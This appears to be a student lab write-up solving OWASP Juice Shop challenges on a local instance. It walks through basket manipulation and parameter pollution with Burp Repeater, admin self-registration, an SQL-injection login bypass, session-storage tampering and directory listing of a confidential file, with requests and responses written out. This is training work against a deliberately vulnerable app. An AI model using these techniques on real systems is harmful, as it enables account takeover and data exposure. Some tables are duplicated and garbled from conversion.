1	http://localhost:3000	GET	/						
9	http://localhost:3000	GET	/rest/admin/application						
10	http://localhost:3000	GET	/rest/admin/application						
13	http://localhost:3000	GET	/api/Challenges/?name=						
14	http://localhost:3000	GET	/rest/languages						
15	http://localhost:3000	GET	/api/Quantities/						
16	http://localhost:3000	GET	/rest/products/search?c						

- From the **Repeater tab**, press the Send button. The response will be shown on the server side (Box 3 Response to request). There should be a “Validation Error” message as shown in the response.

### **Box 3 (Response to request)**

8. In the Request (Client) side, change the value of the “**productId**” and press the send button again. On the Response side, there should NOT be any more errors, and show a success message instead. Back on the browser, reload the (<http://localhost:3000/#/basket>) page to make sure that the changes are reflected in the basket. There should be two items in the basket now. If ProductId is changed to 5, Lemon Juice should be reflected accordingly below Raspberry Juice.
- Validation Errors: Observing validation errors in the server's response after manipulating the request signifies that the application is actively checking and validating the incoming data.
  - As the response indicates success without errors after modifying parameters, it implies that the server accepts and processes the altered request of changing the productId without encountering validation issues.

Before Step 8 change	After Step 8 change																																																												
<pre> 21 {   "ProductId":4,   "BasketId":"6",   "quantity":1 } </pre>	<pre> 21 {   "ProductId":5,   "BasketId":"6",   "quantity":1 } </pre>																																																												
<pre> 13 { 14   "error": { 15     "message": "Validation error", 16     "stack": [ 17       "Error\n      at Database.&lt;anonymous&gt; (D:\\SIT\\op\\node_modules\\sequelize\\lib\\dialects\\se 18       r Security Fundamentals\\ACW2\\juice-shop\\n 19       at new Promise (&lt;anonymous&gt;)\n      at Qu 20       s\\ACW2\\juice-shop\\node_modules\\sequelize\\YCT1\\INF2005 Cyber Security Fundamentals\\AC 21       :28\\n      at async SQLiteQueryInterface.insert 22       \\juice-shop\\node_modules\\sequelize\\lib\\d 23       sketItem.save (D:\\SIT\\YCT1\\INF2005 Cyb 24       elize\\lib\\model.js:2490:35)", 25       "name": "SequelizeUniqueConstraintError", 26       "errors": [ 27         { 28           "message": "ProductId must be unique", 29           "type": "unique violation", 30           "path": "ProductId", 31           "value": 4, 32           "origin": "DB", 33           "instance": { 34             "id": null, 35             "ProductId": 4, 36             "BasketId": "6", 37             "quantity": 1, 38             "updatedAt": "2023-11-12T08:50:09.609Z", 39             "createdAt": "2023-11-12T08:50:09.609Z" 40           }, 41           "validatorKey": "not_unique", 42           "validatorName": null, 43           "validatorArgs": [ 44             {} 45           ], 46         } 47       ], 48     } 49   } 50 } </pre>	<p><b>Response</b></p> <table> <tr> <td>Pretty</td> <td>Raw</td> <td>Hex</td> <td>Render</td> </tr> <tr> <td>1 HTTP/1.1 200 OK</td> <td></td> <td></td> <td></td> </tr> <tr> <td>2 Access-Control-Allow-Origin: *</td> <td></td> <td></td> <td></td> </tr> <tr> <td>3 X-Content-Type-Options: nosniff</td> <td></td> <td></td> <td></td> </tr> <tr> <td>4 X-Frame-Options: SAMEORIGIN</td> <td></td> <td></td> <td></td> </tr> <tr> <td>5 Feature-Policy: payment 'self'</td> <td></td> <td></td> <td></td> </tr> <tr> <td>6 X-Recruiting: /#jobs</td> <td></td> <td></td> <td></td> </tr> <tr> <td>7 Content-Type: application/json; charset=utf-8</td> <td></td> <td></td> <td></td> </tr> <tr> <td>8 Content-length: 157</td> <td></td> <td></td> <td></td> </tr> <tr> <td>9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY"</td> <td></td> <td></td> <td></td> </tr> <tr> <td>10 Vary: Accept-Encoding</td> <td></td> <td></td> <td></td> </tr> <tr> <td>11 Date: Sun, 12 Nov 2023 08:50:56 GMT</td> <td></td> <td></td> <td></td> </tr> <tr> <td>12 Connection: close</td> <td></td> <td></td> <td></td> </tr> <tr> <td>13</td> <td></td> <td></td> <td></td> </tr> <tr> <td>14 {           "status": "success",           "data": {             "id": 11,             "ProductId": 5,             "BasketId": "6",             "quantity": 1,             "updatedAt": "2023-11-12T08:58:56.934Z",             "createdAt": "2023-11-12T08:58:56.934Z"           }         }</td> <td></td> <td></td> <td></td> </tr> </table>	Pretty	Raw	Hex	Render	1 HTTP/1.1 200 OK				2 Access-Control-Allow-Origin: *				3 X-Content-Type-Options: nosniff				4 X-Frame-Options: SAMEORIGIN				5 Feature-Policy: payment 'self'				6 X-Recruiting: /#jobs				7 Content-Type: application/json; charset=utf-8				8 Content-length: 157				9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY"				10 Vary: Accept-Encoding				11 Date: Sun, 12 Nov 2023 08:50:56 GMT				12 Connection: close				13				14 {           "status": "success",           "data": {             "id": 11,             "ProductId": 5,             "BasketId": "6",             "quantity": 1,             "updatedAt": "2023-11-12T08:58:56.934Z",             "createdAt": "2023-11-12T08:58:56.934Z"           }         }			
Pretty	Raw	Hex	Render																																																										
1 HTTP/1.1 200 OK																																																													
2 Access-Control-Allow-Origin: *																																																													
3 X-Content-Type-Options: nosniff																																																													
4 X-Frame-Options: SAMEORIGIN																																																													
5 Feature-Policy: payment 'self'																																																													
6 X-Recruiting: /#jobs																																																													
7 Content-Type: application/json; charset=utf-8																																																													
8 Content-length: 157																																																													
9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY"																																																													
10 Vary: Accept-Encoding																																																													
11 Date: Sun, 12 Nov 2023 08:50:56 GMT																																																													
12 Connection: close																																																													
13																																																													
14 {           "status": "success",           "data": {             "id": 11,             "ProductId": 5,             "BasketId": "6",             "quantity": 1,             "updatedAt": "2023-11-12T08:58:56.934Z",             "createdAt": "2023-11-12T08:58:56.934Z"           }         }																																																													



9. In the Request (Client) side, change the value of the “**BasketId**” to 7 and press the send button again. On the Response side, there should be an error saying “**Invalid BasketId**”. (Error Handling challenge success)
- a. The reason to do this step is to provoke the application to identify and respond with an error message indicating an "Invalid BasketId". This demonstrates that the application's error handling mechanism is working as intended, preventing access to baskets that the user doesn't have proper authorization to manipulate.

Before Step 9 change	After Step 9 change												
<pre> 21 {     "ProductId": 5,     "BasketId": "6",     "quantity": 1 } </pre>	<pre> 21 {     "ProductId": 5,     "BasketId": "7",     "quantity": 1 } </pre>												
<b>Response</b> <table border="1"> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> </tr> <tr> <td> <pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre> </td><td> <pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre> </td></tr> </table> Response	Pretty	Raw	Hex	Render	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre>	<b>Response</b> <table border="1"> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> </tr> <tr> <td> <pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre> </td><td> <pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre> </td></tr> </table> Response	Pretty	Raw	Hex	Render	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre>
Pretty	Raw	Hex	Render										
<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre>												
Pretty	Raw	Hex	Render										
<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 157 9 ETag: W/"9d-Gx3yG0ypkabQZdBEq3jvZkIF7cY" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 08:58:56 GMT 12 Connection: close 13 14 {     "status": "success",     "data": {         "id": 11,         "ProductId": 5,         "BasketId": "6",         "quantity": 1,         "updatedat": "2023-11-12T08:58:56.934Z",         "createdAt": "2023-11-12T08:58:56.934Z"     } } </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 30 9 ETag: W/"le-Civ7sdKmdsocUgNskj+82erp3UM" 10 Vary: Accept-Encoding 11 Date: Sun, 12 Nov 2023 09:07:48 GMT 12 Connection: close 13 14 {'error' : 'Invalid BasketId'} </pre>												

10. Goal is to conduct a **HTTP Parameter Pollution**. Pollute a parameter (e.g., ProductId or BasketId), sending it twice in the POST request to see how the server will interpret and react in a different manner. For this test, the BasketId parameter is used. Copy the BasketId and paste it into the response again, but change the second “**BasketId**” to 5

```
21 {  
22     "ProductId": 5,  
23     "BasketId": "6",  
23     "BasketId": "5",  
23     "quantity": 1  
}
```

The screenshot shows a web application interface for managing a shopping basket. At the top, a green banner displays the message: "You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)". Below this, the title "Your Basket (gmail@gmail.com)" is visible. The basket contains two items: "Raspberry Juice (1000ml)" and "Lemon Juice (500ml)". Both items have a quantity of 1 and a price of 4.99. A total price of 7.98 is shown at the bottom. A "Checkout" button is present, along with a note: "You will gain 0 Bonus Points from this order". The background features a colorful, abstract pattern.

## No. 7, Task: Admin Registration (3 stars), Vulnerability: SQLi

1. Submit a POST request to the following URL: <http://localhost:3000/api/Users>.
2. Change the following attributes in the body (Ensure the role is “admin”. This step registers users and provides administrator privileges). `{"email":"admin","password":"admin","role":"admin"}`.
3. Change content-type to application/json.
4. Login using credentials above and gain access to <http://localhost:3000/administration>
5. As a result, user now has admin privileges.

The screenshot shows the Postman application interface. At the top, there is a header bar with a 'POST' button, a URL field containing 'http://localhost:3000/api/Users', and a 'No Environment' dropdown. Below the header is a title bar 'Untitled Request' and a status bar 'Comments (0)'. The main workspace has tabs for 'POST' (selected), 'http://localhost:3000/api/Users', 'Send' (blue button), and 'Save'. Below these are tabs for 'Params', 'Authorization', 'Headers (9)', 'Body' (selected), 'Pre-request Script', 'Tests', 'Settings', 'Cookies', and 'Code'. Under the 'Body' tab, the content type is set to 'raw' and the JSON payload is:

```
1 {"email": "admin", "password": "admin", "role": "admin"}
```


At the bottom of the workspace, there are tabs for 'Body', 'Cookies', 'Headers (11)', and 'Test Results'. The 'Body' tab is selected. To its right, the response status is shown as 'Status: 201 Created Time: 97ms Size: 606 B' and a 'Save Response' button. The 'Body' content area displays the response JSON in a pretty-printed format:

```
1 {
2   "status": "success",
3   "data": {
4     "username": "",
5     "lastLoginIp": "0.0.0.0",
6     "profileImage": "default.svg",
7     "isActive": true,
8     "id": 17,
9     "email": "admin",
10    "role": "admin",
11    "updatedAt": "2019-11-11T19:45:08.088Z",
12    "createdAt": "2019-11-11T19:45:08.088Z",
13    "deletedAt": null
14  }
15 }
```


Below the body content, there are buttons for 'Bootcamp', 'Build' (highlighted in orange), 'Browse', and help icons.

## No. 8, Task: Login Jim (3 stars), Vulnerability: SQL Injection

1. Guess Jim's email as "[jim@juice-sh.op](#)." Inject a single quote ('') and double hyphens (--). The single quote terminates the email field. The double hyphens comment out the rest of the SQL query. The query ignores the password check.



2. Successfully log in with any random password to access Jim's account.



## No. 9, Task: View Basket (2 stars), Vulnerability: Broken Access Control

1. Login as a user.
2. View the shopping cart (by default, the cart will not have any products).
3. Right click on the webpage → Inspect → Application → Session storage.

The screenshot shows a browser's developer tools with the "Application" tab selected. On the left, under "Storage", "Session storage" is expanded, showing a single entry for the URL "http://localhost:3000". The main pane displays session storage data:

Key	Value
bid	6
itemTotal	0

A red arrow points from the text "Edit the bid (Basket ID) to 1 and reload the page. The following image shows the result." to the value "6" in the "Value" column of the table.

4. Edit the bid (Basket ID) to 1 and reload the page. The following image shows the result.

The screenshot shows a shopping basket page titled "Your Basket (abc123@gmail.com)". The basket contains three items:

- Apple Juice (1000ml) - Quantity: 2, Price: 1.99€
- Orange Juice (1000ml) - Quantity: 3, Price: 2.99€
- Eggfruit Juice (500ml) - Quantity: 1, Price: 8.99€

The total price is displayed as "Total Price: 21.94€". A green banner at the top of the page says "You successfully solved a challenge: View Basket (View another user's shopping basket.)".

## No. 10, Task: Confidential Document (1 star), Vulnerability: Sensitive Data Exposure


1. Navigate to the About page and click on the terms and conditions link.

The screenshot shows the 'About Us' section of the OWASP Juice Shop application. It features a heading 'Corporate History & Policy' followed by a large amount of generic placeholder text (Lorem ipsum). Within this text, there is a specific link: 'Check out our boring terms of use if you are interested in such lame stuff!'. This link is intended to lead to a sensitive document, although it is not explicitly named in the screenshot.

2. Look for the website GET request “<http://localhost:3000/ftp/legal.md>”, then right click and send to Repeater.

The screenshot displays the OWASPTM ZAP proxy tool's interface. The 'HTTP history' tab is active, showing a list of recorded network requests. Request number 201, which is a GET request to 'http://localhost:3000/ftp/legal.md', is highlighted. A context menu is open over this request, with the 'Send to Repeater' option being selected. The 'Request' and 'Response' panes below show the details of the selected request and its response respectively.

3. Under Repeater Tab, refer to the Request and remove “legal.md” from the URL and send the Request.




The screenshots illustrate the process of modifying a request in the Burp Suite Repeater tab. In the first screenshot, the request URL is `GET /ftp/legal.md HTTP/1.1`. In the second screenshot, the URL has been modified to `GET /ftp HTTP/1.1`, with the portion after the slash removed. The 'Send' button is highlighted in red in the second screenshot, indicating the action to be taken.

```

1 GET /ftp/legal.md HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document

```


4. Under the Response tab, you can see a 'Directory' class. Within this class, cope the title of 'Acquisition.md', return back to the Repeater Tab and change URL to "<http://localhost:3000/ftp/acquisitions.md>" and click send.



```

Response
Pretty Raw Hex Render
345
346 }
347
348 $(window).on('content loaded', function(){
349   $('#search').on('keyup', search);
350 });
351
352 </head>
353 <body class="directory">
354   <input id="search" type="text" placeholder="Search" autocomplete="off" />
355   <div id="wrapper">
356     <h1><a href="#">~</a> / <a href="ftp">ftp</a></h1>
357     <div id="files" class="view-tiles"><li><a href="ftp/quarantine" class="icon icon-directory
      " title="quarantine"><span class="name">quarantine</span><span class="size"></span><span class=
      "date">11/5/2023 4:51:39 PM</span></a></li>
358     <li><a href="ftp/acquisitions.md" class="icon icon-md icon-text" title="acquisitions.md"><
      span class="name">acquisitions.md</span><span class="size">909</span><span class="date">
      11/5/2023 4:51:39 PM</span></a></li>
359     <li><a href="ftp/announcement_encrypted.md" class="icon icon-md icon-text" title="annoucement_encypted.md"><
      span class="name">announcement_encrypted.md</span><span class="size">369237</span><span class="date">11/5/2023 4:51:39 PM</span></a></li>
360     <li><a href="ftp/coupons_2013.md.bak" class="icon icon-bak icon-default" title="coupons_2013.md.bak"><
      span class="name">coupons_2013.md.bak</span><span class="size">131</span><span class="date">11/5/2023 4:51:39 PM</span></a></li>

```



```

Response
Pretty Raw Hex Render
345
346 }
347
348 $(window).on('content loaded', function(){
349   $('#search').on('keyup', search);
350 });
351
352 </head>
353 <body class="directory">
354   <input id="search" type="text" placeholder="Search" autocomplete="off" />
355   <div id="wrapper">
356     <h1><a href="#">~</a> / <a href="ftp">ftp</a></h1>
357     <div id="files" class="view-tiles"><li><a href="ftp/quarantine" class="icon icon-directory
      " title="quarantine"><span class="name">quarantine</span><span class="size"></span><span class=
      "date">11/5/2023 4:51:39 PM</span></a></li>
358     <li><a href="ftp/acquisitions.md" class="icon icon-md icon-text" title="acquisitions.md"><
      span class="name">acquisitions.md</span><span class="size">909</span><span class="date">
      11/5/2023 4:51:39 PM</span></a></li>
359     <li><a href="ftp/announcement_encrypted.md" class="icon icon-md icon-text" title="annoucement_encypted.md"><
      span class="name">announcement_encrypted.md</span><span class="size">369237</span><span class="date">11/5/2023 4:51:39 PM</span></a></li>
360     <li><a href="ftp/coupons_2013.md.bak" class="icon icon-bak icon-default" title="coupons_2013.md.bak"><
      span class="name">coupons_2013.md.bak</span><span class="size">131</span><span class="date">11/5/2023 4:51:39 PM</span></a></li>

```

5. Now, if you open the Response Tab, you will be able to see a confidential document of OWASP Juice Shop.

